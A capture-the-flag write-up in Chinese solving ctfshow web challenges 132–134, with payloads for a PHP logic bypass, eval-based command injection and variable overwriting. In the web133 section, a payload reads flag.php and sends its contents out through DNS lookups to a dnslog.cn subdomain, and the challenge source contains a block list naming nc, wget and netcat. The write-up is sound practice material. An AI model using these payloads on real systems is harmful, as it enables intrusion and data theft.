

web132



a03a81d-b743-49bc-bd6c-a56dfb6a9467.challenge.ctf.show/#blog-single

在robots.txt里看到提示admin



```
Disallow: /admin
```

URL

https://aa03a81d-b743-49bc-bd6c-a56dfb6a9467.challenge.ctf.show/robots.txt

访问得到源码

```
<?php
```


```
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['username']) && isset($_GET['password']) && isset($_GET['code']))
{
    $username = (String)$_GET['username'];
    $password = (String)$_GET['password'];
    $code = (String)$_GET['code'];
    if($code === mt_rand(1,0x36D) && $password === $flag || $username
==="admin"){

        if($code == 'admin'){
            echo $flag;
        }
    }
}
```

三个get参数，并且有个if判断条件；php运算符优先级 `||` 优先级低于 `&&`

所以我们只需要满足 `username=admin` 过第一个if条件，`code=admin` 满足第二个if条件即可，payload为

```
?username=admin&code=admin&password=1
```

得到flag



```
}
tfshow{d1b82a3c-9ef7-498b-ba88-de8b31e8c610}
```

```
https://aa03a81d-b743-49bc-bd6c-a56dfb6a9467.challenge.ctf.show/admin?username=admin&code=admin&password=1
```

web133

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
//flag.php
if($F = @$_GET['F']){
    if(!preg_match('/system|nc|wget|exec|passthru|netcat/i', $F)){
        eval(substr($F,0,6));
    }else{
        die("6个字母都还不够呀?!");
    }
}
```

限制了一些命令执行语句并且还限制了6个字符

需要利用dns外带数据回来，利用网站http://www.dnslog.cn/

先拿到一个二级dns域名

tmq9jr.dnslog.cn

因为限制了6个字符

所以先执行$F

```
eval(substr($F,0,6));
截取执行$F的前六个字符。但是$F的值不变
```


所以构建一个

```
F=`$F`;
```

然后在后面拼接命令，将命令回显带到二级域名上

```
ping `cat flag.php | grep ctfshow | tr -cd "[a-z]"/"[0-9]"`.tmq9jr.dnslog.cn -c 1
```

看一下ping命令


> **linux使用方法**
>
> ping `命令`.子域
>
> ```
> ping `whoami`.ckjjeo.dnslog.cn
> ```
>
> 
>
> | DNS Query Record | IP Address | Created Time |
> |---|---|---|
> | root.ckjjeo.dnslog.cn | 47.92.8.5 | 2021-06-23 14:51:59 |

因为二级域名带出的信息有限，所以要对带会的信息进行筛选，利用grep命令以及tr命令

构建payload

```
?F=`$F`; ping `cat flag.php | grep ctfshow | tr -cd "[a-z]"/"[0-
9]"`.tmq9jr.dnslog.cn -c 1
```

得到flag



DNS Query Record	IP Address	Created Time
flagctfshow26d7ed8a644a497cae0203a4006dc29f.tmq9jr.dnslog.cn	172.253.4.3	2024-05-19 13:55:54

web134

```
<?php
highlight_file(__FILE__);
$key1 = 0;
$key2 = 0;
if(isset($_GET['key1']) || isset($_GET['key2']) || isset($_POST['key1']) ||
isset($_POST['key2'])) {
    die("nononono");
}
@parse_str($_SERVER['QUERY_STRING']);
extract($_POST);
if($key1 == '36d' && $key2 == '36d') {
    die(file_get_contents('flag.php'));
}
```

`parse_str()`函数和`extract()`函数，得出是变量覆盖

如果我们传入?_POST[a]=freedom


就会输出`array(1) { ["a"]=> string(6) "freedom" }`

再使用extract函数，就会变成`$a=freedom`

payload

```
?_POST[key1]=36d&_POST[key2]=36d
```

得到flag



```
$flag="ctfshow{bc9f6307-32b9-4ebf-ac9c-3c628601aadb}";
```

https://43753315-e138-486e-9fa8-f40e52d76d28.challenge.ctf.show/?_POST[key1]=36d&_POST[key2]=36d